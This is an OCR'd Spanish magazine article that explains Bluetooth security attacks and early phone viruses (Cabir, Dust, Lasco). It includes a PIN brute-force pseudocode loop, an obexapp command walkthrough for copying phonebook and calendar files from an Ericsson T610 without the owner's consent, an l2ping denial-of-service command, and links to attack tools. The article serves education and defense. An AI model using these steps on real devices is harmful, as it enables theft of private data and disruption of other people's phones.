


Figura 1. *Fases sucesivas de conexión entre dos dispositivos con Bluetooth*

que calcula estos valores. Después de finalizar su funcionamiento ya sabemos que CR_SRES=SRES, y por eso: $CR_LK_A=LK_A$, $CR_LK_B=LK_B$, y CR_K=K.

En este método hay que realizar muchos cálculos, por eso es un ataque tipo *offline*. A continuación, se generan los siguientes números PIN y se realizan cálculos. La fuerza de este ataque: el código PIN por lo general es muy corto (nadie escribe un número de diez cifras, porque es fácil olvidarlo). Además, a menudo el código o tiene un valor predeterminado – 0000. Por eso, muchas veces no es necesario realizar series de cálculos.

Otra ventaja de este ataque: es posible ampliar con facilidad el conjunto de informaciones recibidas con el código de encriptación. Para generarlo se emplea la clave actual de conexión LK y el número pseudoaleatorio enviado (otra vez) entre los dispositivos de modo no cifrado. Si conocemos la clave de conexión (ataque a E22) y después de escuchar el número pseudoaleatorio, sin problema, podemos calcular la clave de encriptación.

Ataque a PIN (online)

A veces se puede captar el número PIN *online*. En algunos dispositivos PIN está inscrito de modo permanente. Contra el ataque por fuerza bruta los protege sólo el tiempo que crece de modo exponencial, entre los sucesivos intentos permitidos de entrar. Es muy fácil omitir esta protección: basta con cambiar la dirección del dispositivo después de cada intento fracasado de entrar

Listado 1. *Script que calcula los valores SRES para números sucesivos PIN*

```
PIN=-1;

do
{
   PIN++;
   CR_K = E22(RAND, PIN, length(PIN));

   CR_RANDA = CA xor CR_K;
   CR_RANDB = CB xor CR_K;

   CR_LKA= E21(CR_RANDA, ADDRA);
   CR_LKB= E21(CR_RANDB, ADDRB);

   CR_LKAB = CR_LKA xor CR_LKB;

   CR_SRES = (CH_RAND, ADDRB, CR_LKAB);

} while (CR_SRES == SRES)
```








Figura 2. *Búsqueda de direcciones de dispositivos Bluetooth*

(y número PIN incorrecto). En caso del teléfono o PDA será difícil, pero ya un ordenador portátil con tarjeta Bluetooth abre posibilidades infínitas de ingerención en la pila de Bluetooth.

Fingimiento

Otro modo de atacar consiste en emplear la clave del dispositivo. Pensemos sobre la situación siguiente: los dispositivos A y B se comunican entre si usando la clave del dispositivo A como clave de conexión. Después de un tiempo, el dispositivo A se comunica con el dispositivo C, también con uso de la clave del dispositivo A. El dispositivo B, disponiendo de la clave del dispositivo A, sin problema puede escuchar la transmisión e incluso suplantar al dispositivo C.

En la práctica, el ataque se puede realizar por medio de un ordenador portátil equipado con la tarjeta Bluetooth. Cuando se activa la conexión, los dos dispositivos que participan en ella negocian la clave de conexión que se empleará. Modificando la pila de protocolos, se puede forzar que el atacante (ordenador portátil), cada vez exija que se use la clave del dispositivo atacado. De esta manera, el atacante (dispositivo B) descubrirá la clave del dispositivo atacado (dispositivo A).

Después de finalizar la conexión, el dispositivo B realiza escucha: cuando registra la dirección del dispositivo A (ya la conoce: se ha comunicado antes con el dispositivo A) enviado en ondas etéreas por el dispositivo C con el objetivo de llamar el dispositivo A, empieza seguir la conexión entre estos dispositivos. Si la clave de conexión entre A y C es la clave del dispositivo A, el dispositivo B podrá escuchar la transmisión.

Detectar lo indetectable

Para iniciar la conexión en la red con ayuda de Bluetooth, necesitamos la dirección (URL) del dispositivo de meta. Realizando la búsqueda se puede descubrir las direcciones de todos los dispositivos que se encuentran en vecindad. En esta operación, el dispositivo manda un comunicado adecuado a la dirección *broadcast*. Los dispositivos que pueden ser detectados, escuchan estos comunicados y reaccionan: mandan un mensaje corto que contiene entre otros sus direcciones. Los dispositivos que funcionan en el modo indetectable no hacen caso a estas mensajes y sus direcciones no se hacen públicas.

Figura 2 representa este procedimiento. El dispositivo A busca los dispositivos que se hallan cerca; el color azul significa que el dispositivo funciona en el modo detectable, el color rojo que trabaja en el modo indetectable. Como podemos observar, todos los dispositivos reciben el comunicado de búsqueda (ing. *inquiry*), pero responden sólo los que trabajen en el modo detectable (o sea, los dispositivos B y C). El dispositivo D no hace caso al comunicado de búsqueda.

A primera vista parece que es imposible establecer conexión con dispositivos que trabajen en el modo indetectable. Sin embargo no es toda la verdad. El dispositivo que no se puede detectar, no hace caso a las informaciones de búsqueda, pero responde a los comunicados dirigidos directamente a este dispositivo.

¿Pero cómo sabrá el atacante la dirección de 48 bits de dispositivo? Por ejemplo puede generarla. Y no necesita en absoluto 2^{48}-1 combinaciones para hacerlo, como sugiere la lógica.

La dirección del dispositivo Bluetooth es único en escala global y se compone de tres partes:

- parte LAP (*Lower Address Part*) de 24 bits,
- parte UAP (*Upper Address Part*) de 8 bits,
- parte NAP (*Non-significant Address Part*) de 16 bits.

La parte LAP contiene el identificador del fabricante, atribuido globalmente. Las partes UAP y NAP ya genera el fabricante del dispositivo. Es decir, hay sólo 2^{24}-1 posibilidades (a eso de 16 millones de combinaciones).

Para detectar todos los dispositivos que se hallan cerca (inclusive los que cambiaron su estado para indetectable), basta pues con escribir un programa que genere las direcciones sucesivas y envie comunicado que active cada una de ellas. Para apresurar el funcionamiento del programa se puede a la vez realizar los cálculos en varios hilos.

Bluetooth en la pila

Cada dispositivo que emplea Bluetooth, tanto teléfono móvil, como ordenador de escritorio está provisto de la pila de protocolos Bluetooth. Figura 3 representa esta pila; se compone de las siguientes capas:

- *Bluetooth Radio* y *Bluetooth Baseband Link* responden por conexiones de radio
- capa *Link Manager* es responsable de iniciar conexión entre dispositivos y de su seguridad y control sobre los paquetes transmitidos
- *Host Controller Interface,* es una interfaz uniforme, independiente de la plataforma de equipo a las capas inferiores del sistema
- *Logical Link Control and Application Protocol* es responsable de transmisión de datos en el modo orientado a conexión (división de mensajes en paquetes, QoS etc.)
- *Service Discovery Protocol,* facilita los servicios desde el nivel alto, relacionados con búsqueda de dispositivos que se encuentran cerca y con detección de servicios ofrecidos en ellos
- RFCOMM (*Serial Emulation API*) hace posible emular las conexiones de cable: de esta manera en los dispositivos equipados con Bluetooth se puede activar aplicaciones que usan el puerto en serie como modo de comunicarse con el mundo
- OBEX, es decir *Object Exchange API* posibilita intercambio de objetos, como tarjetas de visita electrónicas o inscripciones en el calendario en formato *vCard* o *vCalenda;* en teléfonos con una interfaz *IrDA* (infrarrojo)

BCC: *Bluetooth Control Center* es otro componente de cada dispositivo Bluetooth. BCC es el centro de control de módulo Bluetooth. BCC, entre otros, cambia los modos de dispositivos de modo detectable a modo indetectable y puede incluso desactivar completamente el módulo Bluetooth.

La especificación de Bluetooth no determina la manera de implementación de BCC. Puede ser implementado como una de posiciones en le menú del sistema operativo en el teléfono móvil, como API accesible desde el nivel del programa activado en el dispositivo, o en forma de configuración predeterminada de modo permanente (en caso de unos dispositivos menos desarrollados).

En la página *http://www.securi-team.com/tools/5JP0I1FAAE.html* hay código fuente del programa *RedFang*, que de esta manera detecta los dispositivos indetectables. Para escanear el entorno entero, si se limita la cantidad de direcciones visualizadas a las direcciones de un sólo fabricante, (o sea, *iterar* sólo después de UAP y de NAP), se necesita sólo 90 minutos.

Escanear los puertos

El dispositivo que trabaja como servidor facilita algunos servicios. Estos servicios se difunden, es decir, se crean asociaciones entre servicios determinados (nombres) y números de puertos donde están accesibles (capa SDP: *Service Discovery Protocol* de la pila Bluetooth; ver Recuadro *Bluetooth en la pila*). Cuando el cliente se conecta con un servicio (identificado según su nombre) en realidad se conecta con un puerto concreto del dispositivo que funciona como servidor.

Por supuesto, no todos los servicios accesibles en el dispositivo tienen que ser divulgados. Ejemplo fácil: el usuario baja desde Internet un programa gratis tipo PIM (*Personal Information Manager*) que con el uso de Bluetooth facilita planificación de citas para acordar los términos o intercambiar las tarjetas de visita. El programa divulga el servicio ofrecido en uno de puertos de dispositivo. No obstante, tiene *backdoor* – en otro puerto no difindido hay todos los datos del usuario. Es un servicio no difundido, por eso sólo los dispositivos instruidos tienen acceso a él.

Para verificar qué servicios funcionan en puertos determinados, se puede usar el escanner de puertos, p.e. el programa *bt_audit* accesible en la página: *http://www.betaversion.net/btdsd/download/bt_audit-0.1.tar.gz*. En Recuadro *Herramientas para curiosos* hay más detalles sobre el espionaje de dispositivos en Bluetooth.

BlueBug

BlueBug es el error de implementación de pila de Bluetooth, existente en algunos dispositivos accesibles en el mercado. Gracias a este error se puede iniciar una conexión PPP no autorizada con dispositivo, y luego darles comandos AT (ver Recuadro *Comandos AT*).

En la práctica, esto significa que se puede controlar totalmente el dispositivo. El atacante tiene acceso no

Herramientas para curiosos

Existen herramientas que no sirven directamente para atacar los dispositivos, sino únicamente para recoger la mayor cantidad de informaciones posible, sin revelar el procedimiento de espionaje. Este tipo de herramientas no tienen que emplearse con malas intenciones.

Por ejemplo se puede aplicarlas para intentar verificar el nivel de protección de nuestro dispositivo.

Uno de estos programas es *Bluetooth Scanner.* Gracias a este programa se pueden juntar muchas informaciones sobre dispositivo, sin necesidad de establecer la conexión estable (intercambio de claves, etc.). El programa funciona con Linux y requiere la presencia de la pila Bluetooth (*BlueZ*). Es accesible en la página: *http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads&section=01_bluetooth*.

Otra herramienta interesante es *BlueAlert*, que funciona bajo control del sistema Windows. Supervisa el entorno para detectar los dispositivos Bluetooth. Después de instalar en la barra de herramientas, aparece un ícono pequeño, que informa al usuario sobre los dispositivos cercanos equipados con Bluetooth. Desde la página *http://www.tdksystems.com/software/apps/content.asp?id=4* se puede descargar el programa.




Figura 3. *Pila de protocolos de Bluetooth*

sólo a los datos grabados en el dispositivo (SMS, libro de direcciones, etc.), sino que también puede controlar el dispositivo: iniciar conexiones de voz o mandar mensajes SMS. Este tipo de ataque abre posibilidades mucho más grandes, que puede parecer: pérdida de datos de carácter confidencial o pérdidas financieras (p.ej. activación de conexiones con número tipo *premium*) esto es sólo un inicio. El atacante puede conocer el número del teléfono atacado con Bluetooth incorporado, desde que se que mandó mensaje SMS, y si activa conexión de voz, podrá escuchar furtivamente a su propietario. Además, se puede localizar el dispositivo: los operadores ya nos facilitan este servicio, a menudo para activarlo basta con mandar mensaje SMS a un número determinado. Nokia 6310, 6310i, 8910, 8910i y Ericsson T610 son unos de teléfonos expuestos al ataque.

Para atacar de esta manera, basta con abrir conexión de enchufe (*socket*) en el puerto en serie del dispositivo (en realidad es pseudoserie, o sea RFCOMM, ver: Recuadro *Bluetooth en la pila*) y dar comandos AT con texto claro (ver Recuadro *Comandos AT*). Si el dispositivo no está protegido, no se exigirá ninguna autorización.

Entonces, ¿Cómo sabemos que un dispositivo está expuesto al ataque *BlueBug*? Podemos usar sniffer de Bluetooth, por ejemplo: *http://trifinite.org/trifinite_stuf_blooover.html*. Funciona como una aplicación J2ME, que significa que se puede arrancarlo en cada dispositivo con Java y a la vez equipada con Bluetooth.

El programa (código fuente en lenguaje C) que ataca al dispositivo por medio de *BlueBug* se halla en: *http://www.saftware.de/bluetooth/btxml.c*. Trabaja en Linux y emplea su implementación de la pila Bluetooth, *BlueZ*. Con ayuda de esta aplicación por ejemplo se puede copiar el libro de direcciones del dispositivo remoto, sin necesidad de ninguna autorización. *Bluesnarfer* trabaja de modo parecido y está accesible en: *http://www.alighieri.org/tools/bluesnarfer.tar.gz*.

Bluejacking

La capa OBEX (ver Recuadro *Bluetooth en la pila*), es una de las capas de pila de protocolos Bluetooth, presente también en teléfonos con interfaz *IrDA*. Con OBEX se puede enviar objetos de modo anónimo (sin autenticación), sin necesidad de establecer la conexión (es decir, sin intercambio de claves) entre dispositivos. En la pantalla del dispositivo atacado aparece la inscripción, p.ej.:

```
'You have been bluejacked' ↵
  received by Bluetooth
```

Es el comunicado que informa que se recibió el objeto con el nombre *You have been bluejacked*. Puede ser una tarjeta de visita común y corriente: la posibilidad de enviarlas es una función estándar en muchos dispositivos. En la página www: *http://www.mulliner.org/palm/bluespam.php* hay programa (para el sistema PalmOS), que posibilita detectar y atacar de esta manera los dispositivos que se hallan cerca. *Bluejacking* por suerte no es peligroso para datos guardados en dispositivo.

Algunas implementaciones OBEX pueden también hacerse cargo de modo no autorizado de los ficheros. En realidad, es muy fácil realizar este tipo de ataque. Para atacar Ericsson T610 empleamos FreeBSD. Después de instalar una tarjeta adecuada e iniciar (en núcleo o en módulo) la pila de Bluetooth,

Comandos AT

La empresa Hayes Microcomputer Products elaboró comandos AT como modo de comunicación con modems de esta empresa. En actualidad, varios modems tienen distintos conjuntos de comandos AT (aunque existe un conjunto de comandos básicos). Las informaciones concernientes se pueden encontrar en la documentación o en las páginas del fabricante del dispositivo.

Todos los comandos empiezan con las letras AT (ing. *attention* – atención), por eso se llaman así. Supervisan y hacen diagnosis de modem. En Linux los comandos se transmiten (en forma de texto) al puerto en que escucha el modem. En sistema Windows se puede transmitir por *HyperTerminal*, o con el uso de la pestaña *Diagnóstico* (*Diagnostics*) en propiedades de modem del panel de control.

Ejemplos de comandos AT:

- `ATA` – ordena atender la conexión al modem
- `ATDn` – ordena elegir el número `n` al modem
- `ATLn` – volumen del sonido del altavoz interno del modem (`n`=0 voz baja, `n`=3 voz alta)

Ataque

FreeBSD facilita un par de herramientas interesantes:

- *hccontrol*: sirve entre otros para detectar los dispositivos que se encuentran cerca
- *l2control*: visualiza el listado con conexiones establecidas
- *l2ping*: funciona de modo análogo al programa *ping*

Gracias a estas herramientas, se puede reunir informaciones sobre herramientas que se encuentran cerca de dispositivos equipados con Bluetooth. No obstante, para atacar el teléfono usaremos otra herramienta: *obexapp*, accesible en la página *http://www.geocities.com/m_evmenkin*. Vamos a usarla para descargar los ficheros desde teléfono, sin permiso y sin que lo sepa su propietario.

Al principio, iniciamos la conexión OBEX (ver Recuadro *Bluetooth en la pila*) con el comando:

```
# obexapp -a BD_ADDR -f-C 10
```

`BD _ ADDR` es la dirección del dispositivo con que queremos conectarnos (podemos conocerla con uso del programa *hccontrol* antes mencionado). El indicador `-f` dice al dispositivo de que queremos conectarnos con el servicio de visualización de carpetas. En cambio, el transmutador `-C 10` indica que queramos conectarnos con el servicio OBEX PUSH, que envia y carga los ficheros desde el dispositivo.

De esta manera ganamos el acceso a la línea de comandos de conexión OBEX:

```
obex>
```

A continuación, empezamos descargar ficheros desde teléfono:

```
obex>get
```

e introducimos el nombre del fichero que queremos descargar:

```
get: remote file ↵
  (empty for default vCard)> ↵
  nombre fichero
```

En el último etapa introducimos el nombre con que queremos grabar el fichero:

```
get: local file > nombre fichero
```

Después de terminar descargar, aparecerá el comunicado:

```
Success, response: ↵
  OK, Success (0x20)
```

De esta manera ganamos el acceso a todos los ficheros en el dispositivo. Los más interesantes son:

- *telecom/pb.vcf*, contiene el guía de teléfonos,
- *telecom/pb/luid/*.vcf* : ficheros con tarjetas de visita grabados en el dispositivo,
- *telecom/cal.vcs*, contiene calendario y listado de tareas.

En las páginas *man,* con del comando *obexapp* se puede encontrar los nombres de todos los ficheros que se pueden descargar. Para visualizar los datos que nos interesen, basta con abrir el fichero seleccionado en cualquier tipo de editor.

Ataque Denial of Service

Algunas implementaciones de la pila Bluetooth se pueden atacar de modo DoS (*Denial of Service*). Este ataque consiste en enviar el paquete modificado al dispositivo. Este paquete provoca suspensión del funcionamiento de la pila de Bluetooth.

¿En qué consiste modificación del paquete? Es cosa rara, pero sólo en cambiar su tamaño en el tamaño mayor que 65536 bytes. Este tipo de ataque se puede realizar con ayuda de unas herramientas estándar del paquete *BlueZ* de Linux, basta ejecutar el comando:

```
$ l2ping -s <tamaño_paquete>
```

El hueco que hace posible un ataque así es consecuencia de errores en la implementacon de la pila de Bluetooth y existe en algunos dispositivos. Son, entre otros: Nokia 6310(i), Nokia 6230, Nokia 6820, Nokia 7600 (el fabricante declara que los dispositivos vendidos en actualidad ya no tienen este defecto).

Tiempo de vacunarse

A partir de finales de 2004 ha crecido la popularidad de los virus que se aprovechan de la interfaz de Bluetooth para infectar (ver Sección *Breves*, *hakin9* 3/2005). Últimamente se ha hablado mucho sobre el virus *Cabir* (llamado también *Caribe*). Vamos a examinarlo con atención.

¿Cómo funciona Cabir?

Cabir se propaga en el fichero llamado *Caribe.sis* a todos los dispositivos que se encuentran cerca y escuchan comunicados (*paging*). Por suerte si nuestro teléfono no tiene Bluetooth incorporado, este módulo se desconectó o no escucha conexiones de otros dispositivos (opción *Discoverable* en BCC) y no está en peligro. *Cabir* se difunde entre los dispositivos que funcionan bajo el control del sistema Symbian.

Cuando el dispositivo infectado se conecta con nuestro dispositivo, se muestra el comunicado, similar a este:

```
Receive message via Bluetooth ↵
  from [device name]?
```

Listado 2. *Ficheros creados en el sistema por el virus Cabir*

```
C:\SYSTEM\APPS\CARIBE\CARIBE.APP
C:\SYSTEM\APPS\CARIBE\CARIBE.RSC
C:\SYSTEM\APPS\CARIBE\FLO.MDL
C::\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.APP
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.RSC
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.SIS
C:\SYSTEM\RECOGS\FLO.MDL
C:\SYSTEM\INSTALLS\CARIBE.SIS
```





Es la primera oportunidad para protegernos contra la infección. Si no esperamos ninguna conexión o no conocemos el nombre del dispositivo, hay que rechazar esta conexión. No obstante, si no lo hemos hecho, dentro de un momento aparecerá el comunicado siguiente, similar al comunicado mencionado abajo:

```
Application is untrusted and ↵
  may have problems. Install only ↵
  if you trust provider.
```

Este comunicado ya es más categórico y debe despertar nuestra desconfianza. Sin embargo, es posible que nuestro dispositivo esté esperando para una conexión y estos comunicados no nos inquieten. Si ahora nos decidimos para instalar el programa enviado, aparecerá el comunicado que desvanece todas las dudas:

```
Install caribe?
```

El virus podrá instalarse sólo si se responde de modo afirmativo. Vemos pues, que el sistema de advertencia es muy bueno y sólo la despreocupación (o pereza de no leer comunicados) de usuarios que sin pensar instalan las aplicaciones desconocidas, hace que el virus se pueda difundir.

Después de instalar, el virus crea en el sistema los ficheros especificados en Listado 2. A continuación, intenta enviarlos a todos los dispositivos con Bluetooth incorporado que se encuentran cerca, no importa el modelo.

Esto ya es más peligroso: la presencia del virus en el teléfono puede ser resultado de no hacer caso a las advertencias visualizadas por el sistema operativo, pero en dispositivos sin interfaz gráfica puede ser consecuencia de un momento de falta de atención.

Virus funciona en el dispositivo de modo contínuo, encuentra los dispositivos que se hallan en vecindad y les envia su código. El único resultado de su presencia consiste en adelantar el consumo de baterías y aumentar el tráfico en la red.

¿Cómo eliminar el virus?

Para neutralizar de modo eficaz el virus, basta con eliminar los ficheros arriba mencionados. Para hacerlo, si el sistema operativo no ofrece esta opción, hay que instalar el administrador de ficheros y eliminarlos manualmente. ¡Ojo!: puede resultar difícil eliminar el fichero *Caribe.rsc* mientras que funciona el programa. Entonces hay que eliminar la mayor cantidad de ficheros posible y reiniciar el dispositivo (sin la parte de datos, el virus no funcionará) y luego eliminar los demás ficheros.

Otra manera consiste en usar el programa que elimina el virus de

En la Red

- *https://www.bluetooth.org/spec* – especificación de Bluetooth,
- *http://trifinite.org/trifinite_stuff_bluebug.html – BlueBug,*
- *http://trifinite.org/trifinite_stuff_blooover.html – Blooover,*
- *http://www.securiteam.com/tools/5JP0I1FAAE.html* – código fuente de *RedFang,*
- *http://kennethhunt.com/archives/000786.html* – aplicación *RedFang,*
- *http://www.astalavista.com/index.php?section=dir&cmd=file&id=2749* – frontend para *RedFang,*
- *http://bluesniff.shmoo.com* – escaner de Bluetooth,
- *http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads&section=01_bluetooth – btscanner* 1.0,
- *http://www.tdksystems.com/software/apps/content.asp?id=4 – BlueAlert,*
- *http://www.betaversion.net/btdsd/download/bt_audit-0.1.tar.gz* – escaner de puertos de Bluetooth,
- *http://sourceforge.net/projects/bluez – BlueZ*, pila del protocolo de Bluetooth para Linux,
- *http://www.saftware.de/bluetooth/btxml.c – Bluetooth Phone Book Dumper* (para *BlueZ*),
- *http://www.bluejackq.com/how-to-bluejack.shtml – bluejacking,*
- *http://www.mulliner.org/palm/bluespam.php – BlueSpam,*
- *http://www.alighieri.org/tools/bluesnarfer.tar.gz – Bluesnarfer,*
- *http://www.informit.com/articles/printerfriendly.asp?p=337071&rl=1* – código fuente de *Dust,*
- *http://mobile.f-secure.com* – antivirus contra *Lasco,*
- *http://www.f-secure.com/v-descs/lasco_a.shtml* – descripción detallada de *Lasco,*
- *http://www.swedetrack.com/images/bluet11.htm – frequency hopping,*
- *http://www.giac.org/certified_professionals/practicals/gcia/0708.php* – ataque contra el teléfono T610 de FreeBSD,
- *http://www.betaversion.net/btdsd/download/T610_address_dump_obexftp.txt* – resultado de escanear los puertos de teléfono Ericsson T610.

Terminología

- Autenticación: procedimiento que consiste en verificar la identidad del remitente o del destinatario de comunicados,
- Autorización: procedimiento que consiste en determinar qué derechos tiene remitente o destinatario autorizado,
- Bluejacking: envío de objetos (por ejemplo tarjetas de visita) a los dispositivos Bluetooth de modo anónimo, sin necesidad de establecer conexión,
- Frequency hopping: son cambios del canal de comunicación, realizados 1600 veces al segundo por dispositivos con Bluetooth que se comunican entre sí.

modo automático. Este programa se puede bajar desde la página *http://www.f-secure.com/tools/f-cabir.sis*. Como vemos, es una aplicación que puede ser enviada e instalada por medio de Bluetooth.

Dust

Dust es el virus un poco menos popular, que infecta los dispositivos que funcionan bajo el control de Windows CE. Este virus maligno infecta los ficheros *.exe* que se hallan en el directorio general del dispositivo y agrega a ellos su código. Después de activar y ejecutar el código del virus, los estos ficheros siguen funcionando como siempre. El programa no usa conexiones con la red para difindirse.

Del mismo modo como *Cabir*, es así llamado *proof of concept* es decir, el programa escrito para comprobar el concepto. Esto significa que en el código existen los mecanismos que limitan su propagación, sin embargo, no es sólo el resultado de buena voluntad del programador. Después de activar, el programa pide al usuario permiso para propagarse, e infecta sólo los ficheros que se encuentran en el directorio general del dispositivo.

El código fuente del virus (en ensamblador para procesador ARM) se halla en: *http://www.informit.com/articles/printerfriendly.asp?p=337071&rl=1*.

Lasco

El virus *Lasco* funciona en los teléfonos móviles de la empresa Nokia; en modelos de la serie 60.

Su funcionamiento al principio parece a *Cabir:* se propaga por Bluetooth, enviándose (fichero *velasco.sis*) a todos los dispositivos detectables que se encuentran cerca. Aunque, después de grabar en el dispositivo, se activa de modo automático el procedimiento de instalación de virus, su instalación transcurre de mismo modo como el proceso de instalación de programas descargados por Bluetooth: el sistema pide el permiso para instalar la aplicación.

Lasco se distingue de *Cabir,* porque infecta los ficheros *.sis* que se hallan en el dispositivo. Si se activa un fichero así, el virus empieza infectar a otras partes del sistema. Los ficheros infectados no se envian: se transmite sólo el fichero principal del virus.

Durante la instalación, el virus crea los siguientes ficheros:

```
c:\system\apps\velasco\velasco.rsc
c:\system\apps\velasco\velasco.app
c:\system\apps\velasco\flo.mdl
```

Después de arrancar el programa se copian en las siguientes locaciones:

```
c:\system\recogs\flo.mdl
c:\system\ ←
  symbiansecuredata\←
  velasco\velasco.app
c:\system\ ←
  symbiansecuredata\←
  velasco\velasco.rsc
```

Lo más probable que funcione así para dificultar la eliminación del virus y proteger contra su instalación en tarjeta de memoria.

